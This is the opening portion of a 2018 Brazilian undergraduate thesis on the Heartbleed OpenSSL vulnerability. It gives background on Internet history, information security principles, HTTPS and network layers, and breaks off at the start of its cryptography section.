



**FACULDADE DE TECNOLOGIA DE AMERICANA**  
**Curso Superior de Tecnologia em Segurança da Informação**

Cláudio Rodrigo Pires de Carvalho

**Vulnerabilidade SSL *Heartbleed***

**Americana, SP**

**2018**



---

**FACULDADE DE TECNOLOGIA DE AMERICANA**  
**Curso Superior de Tecnologia em Segurança da Informação**

Cláudio Rodrigo Pires de Carvalho

**Vulnerabilidade SSL *Heartbleed***

Trabalho de Conclusão de Curso desenvolvido em cumprimento à exigência curricular do Curso Superior de Tecnologia em Segurança da Informação, sob a orientação do Prof.<sup>(o)</sup> Especialista Marcus Vinícius Lahr Giraldi.

Área de concentração: Segurança da Informação.

**Americana, SP.**

**2018**

**FICHA CATALOGRÁFICA – Biblioteca Fatec Americana - CEETEPS  
Dados Internacionais de Catalogação-na-fonte**

C322v CARVALHO, Cláudio Rodrigo Pires de

Vulnerabilidade SSL Heartbleed. / Cláudio Rodrigo Pires de  
Carvalho. – Americana, 2018.

42f.

Monografia (Curso de Tecnologia em Segurança da Informação) - -  
Faculdade de Tecnologia de Americana – Centro Estadual de Educação  
Tecnológica Paula Souza

Orientador: Prof. Esp. Marcus Vinícius Lahr Giraldi

1 OpenSSL – rede de computadores 2. Segurança em sistemas de  
informação I. GIRALDI, Marcus Vinícius Lahr II. Centro Estadual de  
Educação Tecnológica Paula Souza – Faculdade de Tecnologia de  
Americana

CDU: 681.519


Cláudio Rodrigo Pires de Carvalho


**Vulnerabilidade SSL Heartbleed**


Trabalho de graduação apresentado como exigência parcial para obtenção do título de Tecnólogo em Segurança da Informação pelo CEETEPS/Faculdade de Tecnologia – FATEC/ Americana.  
Área de concentração: Segurança da Informação.

Americana, 5 de dezembro de 2018.

**Banca Examinadora:**

  
\_\_\_\_\_  
Marcus Vinícius Lahr Giraldi (Presidente)  
Especialista  
CEETEPS/Faculdade de Tecnologia – FATEC/ Americana

  
\_\_\_\_\_  
Maria Denise da Cunha Sant'Ana (Membro)  
Mestre  
CEETEPS/Faculdade de Tecnologia – FATEC/ Americana

  
\_\_\_\_\_  
Renato Kraide Soffner (Membro)  
Doutor  
CEETEPS/Faculdade de Tecnologia – FATEC/ Americana

## **AGRADECIMENTOS**

Em primeiro lugar agradeço à FATEC Americana, seus docentes e todos que integram esta equipe, pois sem estes não teria esta oportunidade. Agradeço a Deus e a todas as pessoas que Ele colocou no meu caminho que me ajudaram a prosseguir mesmo em meio as dificuldades.

Agradeço ao orientador Prof. Esp. Marcus Vinícius Lahr Giraldi pela dedicação e ajuda no desenvolvimento deste trabalho. Também agradeço à Prof. Dr. Maria Cristina Aranda pelo acompanhamento e ajuda no trabalho.

Agradeço também à IBM e meu time, amigos, que de alguma forma ou outra colaboraram para que concretização deste trabalho.

## DEDICATÓRIA

Aos meus pais por todo esforço e sacrifício e incentivo que fizeram para tornar esse momento possível. À Ana Rita Fonseca por acreditar e incentivar na minha capacidade.

## RESUMO

Este trabalho apresenta como tema principal a vulnerabilidade SSL *Heartbleed*. Inicialmente é apresentada uma visão abrangente da Internet, mostrando sua história e sua alcance nos dias atuais, e também é debatido o tema Segurança da Informação (SI) e seu tripé básico: confidencialidade, integridade e disponibilidade, e sua aplicação na *web*. É então conceituado o SSL, incluindo alguns itens como modelo de camadas da Internet, *socket* e criptografia. Após apresentado o funcionamento do SSL, explica-se como a vulnerabilidade *Heartbleed* surgiu e seu mecanismo de funcionamento. Parte-se então para algumas análises baseadas em exercícios práticos como um ataque a um *webserver* construído exclusivamente para este trabalho, e a extração de informações não autorizadas deste servidor, devido a vulnerabilidade *Heartbleed*. É apresentado então a correção da vulnerabilidade no *webserver* e um novo ataque é feito para verificar se ainda há vazamento de dados no servidor após a correção da vulnerabilidade. Finalmente apresenta as considerações finais mostrando-se que foi atingido os objetivos do trabalho, algumas recomendações de estudo para outras vulnerabilidades e a importância de se corrigir as vulnerabilidades que são disponibilizadas publicamente.

**Palavras Chave:** SSL; *Heartbleed*; *OpenSSL*; Segurança da Informação, Vulnerabilidades.

## ABSTRACT

*This paper presents the SSL Heartbleed vulnerability as its main subject. Initially a comprehensive overview of the Internet is presented, showing its history and its coverage in the present days, and also discusses the topic of Information Security (IS) and its basic triad: confidentiality, integrity and availability and its application on the web. Then SSL is conceptualized, including some items such as Internet layer model, socket and encryption. After showing how SSL works, it is explained how the Heartbleed vulnerability came up and its operation's mechanism. It goes then to some analysis based on practical experimental exercises like attacking a webserver built specifically for this paper and extracting unauthorized data from this server due to the Heartbleed vulnerability. The vulnerability fix on the webserver is then presented, and a new attack is done to verify if there is still data leakage on the server after the vulnerability has been fixed. Finally it presents the final considerations showing that the objectives of this paper have been achieved, some study recommendations for other vulnerabilities and also de importance of fixing the vulnerabilities that are public published on the Internet.*

**Keywords:** SSL; Heartbleed; OpenSSL; Information Security; Vulnerabilities.



## SUMÁRIO

<b>1</b>	<b>INTRODUÇÃO .....</b>	<b>11</b>
<b>2</b>	<b>A INTERNET .....</b>	<b>13</b>
2.1	<b>A HISTÓRIA DA INTERNET .....</b>	<b>13</b>
2.2	<b>A INTERNET NOS DIAS ATUAIS .....</b>	<b>15</b>
<b>3</b>	<b>SEGURANÇA DA INFORMAÇÃO E A <i>WEB</i>.....</b>	<b>17</b>
3.1	<b>A SEGURANÇA DA INFORMAÇÃO .....</b>	<b>17</b>
3.2	<b>SEGURANÇA DA INFORMAÇÃO NA <i>WEB</i>.....</b>	<b>18</b>
<b>4</b>	<b>SSL.....</b>	<b>20</b>
4.1	<b>ARQUITETURA DE CAMADAS .....</b>	<b>20</b>
4.2	<b><i>SOCKET</i>.....</b>	<b>21</b>
4.3	<b>CRIPTOGRAFIA .....</b>	<b>22</b>
4.4	<b>CRIPTOGRAFIA DE CHAVES PÚBLICAS.....</b>	<b>23</b>
4.5	<b>CERTIFICAÇÃO DE CHAVES PÚBLICAS .....</b>	<b>24</b>
4.6	<b>PROTEGENDO CONEXÕES TCP: O SSL.....</b>	<b>25</b>
4.6.1	<b>APRESENTAÇÃO (<i>HANDSHAKE</i>).....</b>	<b>26</b>
4.6.2	<b>DERIVAÇÃO DE CHAVES.....</b>	<b>27</b>
4.6.3	<b>TRANSFERÊNCIA DE DADOS.....</b>	<b>27</b>
<b>5</b>	<b>A VULNERABILIDADE <i>HEARTBLEED</i>.....</b>	<b>29</b>
5.1	<b>SIMULANDO UM ATAQUE <i>HEARTBLEED</i>.....</b>	<b>32</b>
5.2	<b>CORRIGINDO A VULNERABILIDADE <i>HEARTBLEED</i>.....</b>	<b>36</b>
<b>6</b>	<b>CONSIDERAÇÕES FINAIS .....</b>	<b>38</b>
	<b>REFERÊNCIAS BIBLIOGRÁFICAS .....</b>	<b>39</b>
	<b>APÊNDICE A.....</b>	<b>41</b>

## LISTA DE FIGURAS E DE TABELAS

Figura 1 – Protocolo HTTPS sendo utilizado nos browsers .....	19
Figura 2 - Socket .....	22
Figura 3 - Criptografia .....	23
Figura 4 - Criptografia de chaves públicas .....	25
Figura 5 - Apresentação SSL.....	27
Figura 6 - Funcionamento da função Heartbeat .....	30
Figura 7 - Falha na função Heartbeat: Heartbleed .....	31
Figura 8 - Ambiente do experimento de ataque Heartbleed .....	32
Figura 9 - Autenticação no website .....	33
Figura 10 - Conteúdo do website .....	34
Figura 11 - Gerando a chave privada e o certificado auto-assinado.....	34
Figura 12 - Metasploit.....	35
Figura 13 - Conteúdo vazado da falha Heartbleed .....	36
Figura 14 - Teste após corrigir a vulnerabilidade Heartbleed .....	37
Gráfico 1 – Número estimado de usuários de internet em milhões.....	15

## 1 INTRODUÇÃO

Redes sociais, pagamentos *online*, vídeo conferência e áudio conferência, jogos *online* – tudo isto e mais uma gama de facilidades são possibilitadas pela Internet. Nos últimos 15 anos a Internet tem tido um crescimento exponencial, seja no número de usuários ou de dispositivos conectados à *web*. Com tanto crescimento, as vulnerabilidades a ataques cibernéticos também crescem. Existem diversos modos de se realizar um ataque pela *web*, mas neste trabalho o foco será em um tipo específico, que são ataques através de vulnerabilidades conhecidas, e amplamente divulgadas na comunidade da Tecnologia da Informação (TI), mas muitas empresas não se atentam a corrigi-las, tornando vulneráveis a vazamentos por meio de ataques, podendo gerar um grande impacto negativo para pessoas ou a empresa envolvida.

A vulnerabilidade *Heartbleed* já existe há alguns anos e é uma dessas vulnerabilidades bem conhecidas. Ela foi registrada no *site* CVE ([s. d.]) – um *site* que lista identificadores comuns para vulnerabilidades de cibersegurança publicamente conhecidas – sob o registro CVE-2014-0160 em 03/12/2013<sup>1</sup> e publicada no *site* US-CERT (2014) – um *site* do governo americano para lidar com ameaças e riscos em cibersegurança – em 08/04/2014; mas, mesmo assim, continua a afetar um grande número dos dispositivos conectados à Internet. Um relatório do *site* *Shodan* (2016) do dia 26/03/2016 mostrava um total de 237.539 dispositivos/*sites* vulneráveis à vulnerabilidade *Heartbleed*. Já segundo o *site* *Threatpost* (2017), em uma matéria do dia 23/01/2017, afirmava que em um relatório ainda do *site* *Shodan* de janeiro de 2017, quase 200.000 dispositivos/*sites* ainda continuavam vulneráveis ao *Heartbleed*.

Como problema de pesquisa, a questão definida foi: qual a importância de se prevenir de ataques cibernéticos decorrentes da vulnerabilidade *Heartbleed*? Assim, o objetivo geral é apresentar o leitor a importância de se corrigir a vulnerabilidade *Heartbleed*.

Os Objetivos específicos foram apresentar a vulnerabilidade *Heartbleed*, mostrar como explorá-la e também como corrigir essa vulnerabilidade.

---

<sup>1</sup> Esta data pode referir-se quando o identificador da vulnerabilidade foi reservado.

A justificativa para a escolha do tema, se deu em vista da relevância dos impactos que podem ser causados pela exploração da vulnerabilidade *Heartbleed*, que podem ser muitos, dentre esses serão listados três:

- 1) Financeiro: Segundo uma matéria do *site Security Report (2017)* do dia 15/05/2017, os ataques cibernéticos causaram prejuízos de 280 bilhões de dólares nos últimos 12 meses;
- 2) Segurança física: A perda de dados pessoais confidenciais como endereço, números de telefone podem ser uma ameaça à segurança física de indivíduos;
- 3) Imagem negativa: A reputação é uma grande conquista para as empresas e se perdidas podem ser difícil de recuperá-las. Quando a questão é a imagem, está ligada também ao impacto financeiro.

O trabalho foi estruturado em seis capítulos, sendo o primeiro a introdução. O capítulo dois contextualiza sobre a história da Internet e sua evolução.

No capítulo três foi conceituado a Segurança da Informação (SI) e sua aplicação prática na Internet. Com bases nos conceitos de SI, no quarto capítulo será abordado o conceito de *Secure Socket Layer (SSL)* – Camada de Soquete Seguro – que para melhor ser compreendido, também será abordado alguns temas como modelo de camadas da Internet, *socket* e criptografia.

No quinto capítulo será falado sobre a biblioteca de software *OpenSSL* e a vulnerabilidade *Heartbleed*: como detectá-la, como explorá-la e corrigi-la.

O método científico de pesquisa utilizado foi de caráter exploratório e descritivo, com apresentação de análise qualitativa, através da pesquisa bibliográfica em livros, artigos publicados em revistas e na Internet, documentações técnicas e *sites* de instituições.

## 2 A INTERNET

Após apresentado alguns dados sobre a vulnerabilidade *Heartbleed*, definido o problema de pesquisa, objetivo geral e específicos, justificativa e metodologia, neste segundo capítulo primeiramente será abordado a história da Internet e logo após será apresentado a Internet e sua abrangência nos dias atuais.

### 2.1 A HISTÓRIA DA INTERNET

O primeiro indício de interações sociais através da rede foi idealizado por J.C.R Licklider do *Massachusetts Institute of Technology* (MIT) – Instituto de Tecnologia de Massachusetts – em 1962 através do seu conceito de *Galactic Network* ou Rede de Galáxias. Ele imaginava um grupo de computadores interconectados no qual todos podiam acessar programas e informações independente da localidade. Licklider era o líder de pesquisa computacional na *Defense Advanced Research Projects Agency* (DARPA<sup>2</sup>) – Agência de Projetos de Pesquisa Avançada de Defesa (LEINER et al, 2009), que segundo Castells (2003, p. 13) foi uma agência americana criada para alcançar superioridade tecnológica militar em relação à União Soviética.

Segundo ainda Leiner *et al* (2009), outra grande teoria, também nesse período, foi a comutação de pacotes, de Leonard Kleinrock do MIT, uma teoria de que é melhor utilizar pacotes ao invés de circuitos para a comunicação, que foi um grande passo para a criação de rede de computadores. Utilizando-se dessa ideia, Lawrence G. Roberts do MIT junto com Thomas Merril, em 1965 conectaram pela primeira vez dois computadores através de uma conexão telefônica.

Em 1966 Roberts entrou para a DARPA para desenvolver o conceito de rede de computadores e alinou seu plano para a *Advanced Research Projects Agency Network* (ARPANET) – Rede da Agência de Projetos de Pesquisa Avançada – publicando esse plano em 1967. Também nesse período outros pesquisadores trabalhavam no conceito de rede de computadores sem um saber do trabalho do outro.

Em 1968 a DARPA solicitou à comunidade científica o desenvolvimento de um componente chamado *Interface Message Processor* (IMP) – Processador de

---

<sup>2</sup> Primeiramente chamado de ARPA e mudou o nome para DARPA em 1971, depois em 1993 voltou a ser chamada ARPA, e em 1996 mudou novamente o nome para DARPA.

Mensagens de Interface – e um grupo liderado por Frank Heart da empresa *Bolt Beranek and Newman* (BBN) desenvolveu esse dispositivo. Enquanto o time da BBN trabalhava nos IMPs, Bob Kahn teve um papel importante no desenho da arquitetura da rede. Em paralelo Roberts junto com Howard Frank e sua equipe trabalhavam na topologia da rede, enquanto Leonard Kleinrock e sua equipe da *University of California* (UCLA) – Universidade da Califórnia – trabalhavam no sistema de medição de rede. Ao mesmo tempo,

Em setembro de 1969 a BBN instalou o primeiro IMP e o primeiro computador foi conectado à ARPANET. O projeto de Doug Engelbart sobre “Incremento do Intelecto Humano”, que incluía um inicial sistema de hipertexto no *Stanford Research Institute* (SRI) – Instituto de Pesquisa de Stanford – um mês depois, proveu um segundo nó que se conectou à ARPANET, e então a primeira transmissão de mensagem de computador para computador foi realizada. Até o fim de 1969 já haviam quatro nós conectados a ARPANET.

Computadores foram rapidamente adicionados à ARPANET nos anos seguintes. Em Dezembro de 1970, um grupo chamado *Network Working Group* (NWG), com o trabalho de S. Crocker, terminaram o primeiro protocolo da ARPANET: o *Network Control Protocol* (NCP) – Protocolo de Controle de Rede – tendo sua implementação nos anos de 1971 e 1972, onde então pessoas poderiam começar a desenvolver suas aplicações.

Em 1972 Kahn fez a primeira demonstração pública da ARPANET. Também em 1972 foi desenvolvida a aplicação de correio eletrônico, vastamente utilizado até os dias de hoje. A então ARPANET desenvolveu-se no que é conhecido hoje como Internet.

O protocolo então utilizado pela ARPANET, o NCP, possuía limitações. Devido a essas limitações, Kahn decidiu criar um nova versão do protocolo. Esse protocolo veio mais a diante chamar-se *Transmission Control Protocol/Internet Protocol* (TCP/IP) – Protocolo de Controle de Transmissão/Protocolo de Internet – também conhecido como arquitetura TCP/IP. Kahn solicitou a Vint Cerf do SRI, que o ajudasse no desenvolvimento do projeto do protocolo. A primeira versão escrita do protocolo foi apresentada em uma conferência em Setembro de 1973.


No início da Internet, haviam poucos nós e computadores conectados. Com o crescimento da Internet, nomes foram atribuídos aos nós para facilitar-se o uso da rede. A princípio isso foi suficiente, mas veio-se a tornar-se inviável devido ao

crecente uso da Internet. Necessitava-se então um modo eficiente para lidar com a resolução dos nomes, onde Paul Mockapetris inventou o *Domain Name System* (DNS) – Sistema de Nomes de Domínio – o que torna possível nos dias de hoje que se acesse um *site* de pesquisa como [www.google.com](http://www.google.com) sem saber o endereço IP que hospeda esse *site*.

## 2.2 A INTERNET NOS DIAS ATUAIS

De acordo com o portal *Statista* ([s. d.]) o número estimado de usuários de Internet no ano de 2017 é de 3578 milhões. Isso é quase a metade da população mundial, que no ano de 2018 está estimada em aproximadamente 7600 milhões. Quando comparado com o ano de 2005, onde o número estimado de usuários da Internet era de 1024 milhões, pode-se notar um aumento de aproximadamente 250% desde então. O Gráfico 1 ilustra o crescimento de usuários de Internet mundialmente em milhões.

**Gráfico 1 – Número estimado de usuários de Internet em milhões**



Fonte: Statista ([s. d.])

Apesar dos usuários serem grandes consumidores da Internet, eles já não são mais os únicos. Com o advento da Internet das Coisas (IoT – *Internet of Things*), dispositivos inteligentes também se conectam à Internet para interação com os usuários. Pode-se exemplificar câmeras de segurança, luzes e controle de temperatura de casa, carros, entre outros, que podem ser operados remotamente. Segundo ainda o portal *Statista* ([s. d.]) a estimativa de dispositivos conectados à Internet das coisas em 2017 foi de 20,35 bilhões, com uma previsão de se chegar a mais de 75 bilhões até o ano de 2025.

Após termos conhecido um pouco mais sobre história da internet e sua situação nos dias atuais, no próximo capítulo será abordado o conceito de Segurança da Informação e sua aplicação na *web*.



### 3 SEGURANÇA DA INFORMAÇÃO E A WEB

Após abordado a história da Internet e a Internet nos dias atuais, será discutido a segurança da informação e sua aplicação na *web*.

#### 3.1 A SEGURANÇA DA INFORMAÇÃO

Segundo a ABNT (2006, p. 2), segurança da informação se define como: “preservação da confidencialidade, integridade e disponibilidade da informação; adicionalmente, outras propriedades, tais como autenticidade, responsabilidade, não repúdio e confiabilidade, podem também estar envolvidas.”

Confidencialidade é a “propriedade de que a informação não esteja disponível ou revelada a indivíduos, entidades ou processos não autorizados” (ABNT, 2006, p. 2). Um exemplo de violação da confidencialidade seria um funcionário ter acesso ao sistema de RH que somente o gerente deve ter – o funcionário poderia visualizar todos os salários da empresa, e até mesmo alterar seu salário.

Integridade é a “propriedade de salvaguarda da exatidão e completeza de ativos” (ABNT, 2006, p. 3). Isso implica que a informação deve ser exata, e caso a informação necessite ser transmitida, ela deve permanecer igual desde a origem, durante a transmissão e recebimento final.

Disponibilidade é a “propriedade de estar acessível e utilizável sob demanda por uma por uma entidade autorizada” (ABNT, 2006, p. 2). Isto é, a informação deve estar acessível quando uma pessoa autorizada quer fazer uso da mesma. Se um sistema de transações de cartão de uma instituição financeira saiu fora do ar devido a um problema técnico – isso seria uma falha de disponibilidade que causaria um grande impacto financeiro.

Stallings (2015, p. 7) diz:

[...] Esses três conceitos formam o que é normalmente chamado de tríade *Confidentiality, Integrity and Availability*<sup>3</sup> (CIA). Os três conceitos envolvem os objetivos fundamentais da segurança tanto para dados quanto para serviços de informação e computação.

---

<sup>3</sup> Confidencialidade, Integridade e Disponibilidade.

### 3.2 SEGURANÇA DA INFORMAÇÃO NA WEB

O acesso a *websites* através de *browsers* como *Internet Explorer* ou *Firefox*, utilizam o protocolo HTTP, da camada de aplicação, que será tratada mais detalhadamente no modelo de camadas da Internet no capítulo quatro.

A RFC 2616 (1999, p. 6), define o HTTP como um protocolo para sistema de informação hipermídia, colaborativo e distribuído. O HTTP é usado desde 1990 onde a primeira versão foi chamada de HTTP/0.9 – um protocolo simples utilizado para transferência de dados puro na Internet. Hoje esse protocolo permite além da transferência dados, se combinado com mais recursos, uma vasta gama de possibilidades: transmissões de vídeos ao vivo, reuniões colaborativas online, *Internet Banking*, entre outros. A versão que o HTTP se encontra atualmente é o HTTP/2. O protocolo HTTP é utilizado no *browser* iniciando-se o endereço por “http://”. A maioria dos *browsers* modernos ocultam o protocolo na barra de endereço, assim o endereço `http://www.uol.com.br` seria exibida como `www.uol.com.br`.


No protocolo HTTP a transmissão de dados é feita de forma desprotegida: o conteúdo transmitido pode ser interceptado e extraído para uso não autorizado. Se o protocolo utilizado na página for o HTTP, um *cracker* ou um administrador de rede mal intencionado pode capturar os pacotes transmitidos entre o cliente e o servidor e extrair os dados. Isso seria uma falha de segurança, especificamente uma falha de confidencialidade.

Pensando nesse problema, foi criado o Protocolo Seguro de Transferência de Hipertexto (HTTPS) como uma das soluções. Segundo Stallings (2015, p. 427) esse protocolo “refere-se à combinação de HTTP e SSL para implementar a comunicação segura entre um navegador *web* e um servidor *web*”. Servidor *web*, ou *webserver* é um servidor responsável por hospedar o *site* e seu conteúdo.

Todos os navegadores *web* modernos suportam o HTTPS, mas para que o mesmo seja utilizado faz-se necessário que também o servidor *web* possua o HTTPS habilitado para a página em questão (STALLINGS, 2015, p. 427). A diferença entre HTTPS e HTTP é que no HTTPS os dados transmitidos são criptografados, e caso sejam capturados, o conteúdo não poderá ser decifrado facilmente. A utilização do HTTPS no *browser* se faz pelo uso do “https://” no início do endereço. Para o HTTPS alguns *browsers* omitem o protocolo no endereço e

outros não. O símbolo mais comum para indicar que uma conexão usa HTTPS é perceber se há um símbolo de um cadeado junto com o endereço da página, como vê-se na Figura 1.

**Figura 1 – Protocolo HTTPS sendo utilizado nos *browsers***



a. Protocolo HTTPS  
no Safari

b. Protocolo HTTPS no Google Chrome

**Fonte: próprio autor**

Existem outros protocolos na internet como FTP, IMAP, POP, SMTP, entre outros que também utilizam-se do SSL para fazer transações seguras. No próximo capítulo entenderemos melhor o funcionamento do protocolo SSL para um melhor entendimento do funcionamento do protocolo HTTPS.

## 4 SSL

SSL é a tecnologia de segurança padrão para estabelecer segurança entre um servidor *web* e um navegador. Isto garante que os dados transmitidos entre o servidor *web* e os navegadores permaneçam privados e integrais. O SSL é um padrão da indústria e é usado por milhões de *sites* na proteção de suas transações *online* com seus clientes (SSL, 2005). Para o melhor entendimento do funcionamento do SSL, será abordado primeiramente o modelo de camadas da Internet, a definição de *socket*, criptografia, criptografia de chaves públicas e certificação de chaves públicas, onde então será discutido mais a fundo o SSL no capítulo 4.6.

### 4.1 ARQUITETURA DE CAMADAS

O processo de dados viajarem de uma máquina origem até uma máquina destino pela Internet é um processo muito complexo devido às inúmeras aplicações e protocolos, e diversos tipos de dispositivos envolvidos no processo como placas de rede, roteadores, *gateways*, sistemas operacionais e outros. Devido a essa complexidade foi criado um modelo que divide o processo em etapas, que nesse contexto é chamado de camadas, e o conjunto dos protocolos de cada camada é chamado de pilha de protocolos. O modelo da Internet, é dividido em 5 camadas: camada de aplicação, camada de transporte, camada de rede, camada de enlace e camada física (KUROSE; ROSS, 2010), cujas camadas serão detalhadas a seguir:

“A camada de aplicação é onde residem as aplicações de rede e seus protocolos” (KUROSE; ROSS, 2010). Os protocolos mais conhecidos desta camada são os: HTTP (navegação na web através do navegador), SMTP (protocolo de correio eletrônico) e FTP (protocolo de transferência de arquivos).

A camada de transporte é responsável por levar mensagens da camada de aplicação entre cliente e servidor. Existem dois protocolos de transporte: TCP e UDP (KUROSE; ROSS, 2010).

A camada de rede é responsável pela movimentação de datagramas, que são os pacotes da camada de rede, de uma máquina para outra. A camada anterior (transporte) passa um segmento da camada de transporte e o endereço de destino a

camada de rede (que se formará o datagrama). A camada de rede tem a função de garantir que o datagrama chegue na camada de rede do destinatário e a mensagem seja repassada também à camada de transporte do destinatário. A camada de rede possui dois componentes principais: o famoso e único protocolo IP que define os campos do datagrama e como os roteadores e sistemas finais agem nesses campos; e protocolos de roteamento que determinam as rotas que os datagramas devem percorrer entre origem e destino (KUROSE; ROSS, 2010).

Como visto anteriormente a camada de rede dita a rota que o datagrama deve seguir para chegar ao destino final. A camada de enlace seria responsável por levar um pacote de um nó para outro. Em cada nó a camada de rede entrega o datagrama à camada de enlace, que o repassa para o próximo nó. Seja uma correspondência que tem sua origem na cidade A e destino final da cidade Z. Ao postar a correspondência, ela não vai diretamente de A para Z. Na postagem é determinado uma rota (feita pela camada de rede) e a correspondência segue para a próxima cidade D que foi determinado na rota. Chegando na cidade D a rota da correspondência é analisada e a correspondência segue para a cidade M como determinado. Chegando na cidade M a correspondência é finalmente encaminhada para a cidade Z. Ao chegar na cidade Z, é verificado que a mesma é a cidade destino e o pacote sai para ser entregue ao destinatário. Nessa analogia, a camada de enlace faz o processo de encaminhar de cidade a cidade até que a correspondência chegue ao destinatário. Alguns protocolos da camada de enlace são *Ethernet*, *WiFi* e Protocolo Ponto a Ponto (PPP). Os pacotes da camada de enlace são chamados quadros (KUROSE; ROSS, 2010).


Enquanto a camada de enlace movimentava quadros inteiros de um elemento, a camada física movimentava os bits individualmente que estão dentro dos quadros. Os protocolos dessa camada dependem da camada de enlace e do próprio meio de transmissão do enlace que difere como os bits são transmitidos por exemplo em cabo de fibra óptica, cabo de cobre de par trançado ou cabo coaxial (KUROSE; ROSS, 2010).

## 4.2 SOCKET

*Socket* é a porta entre um processo que roda na camada de aplicação para a camada de transporte. A Figura 2 ilustra esse cenário. Como vimos anteriormente os

protocolos da camada de transporte são dois: TCP e UDP. Na Figura 2 o protocolo utilizado é o TCP (KUROSE; ROSS, 2010, p. 66).

**Figura 2 - Socket**



Fonte: Kurose e Ross (2010)

### 4.3 CRIPTOGRAFIA

A história da criptografia, remonta, no mínimo, há 2000 anos atrás, mas muitas das técnicas utilizadas na Internet se baseiam em progressos feitos nos últimos 30 anos. Para falar de criptografia seria necessária uma grande discussão, por isso iremos abordar somente alguns aspectos básicos que são utilizados na internet.

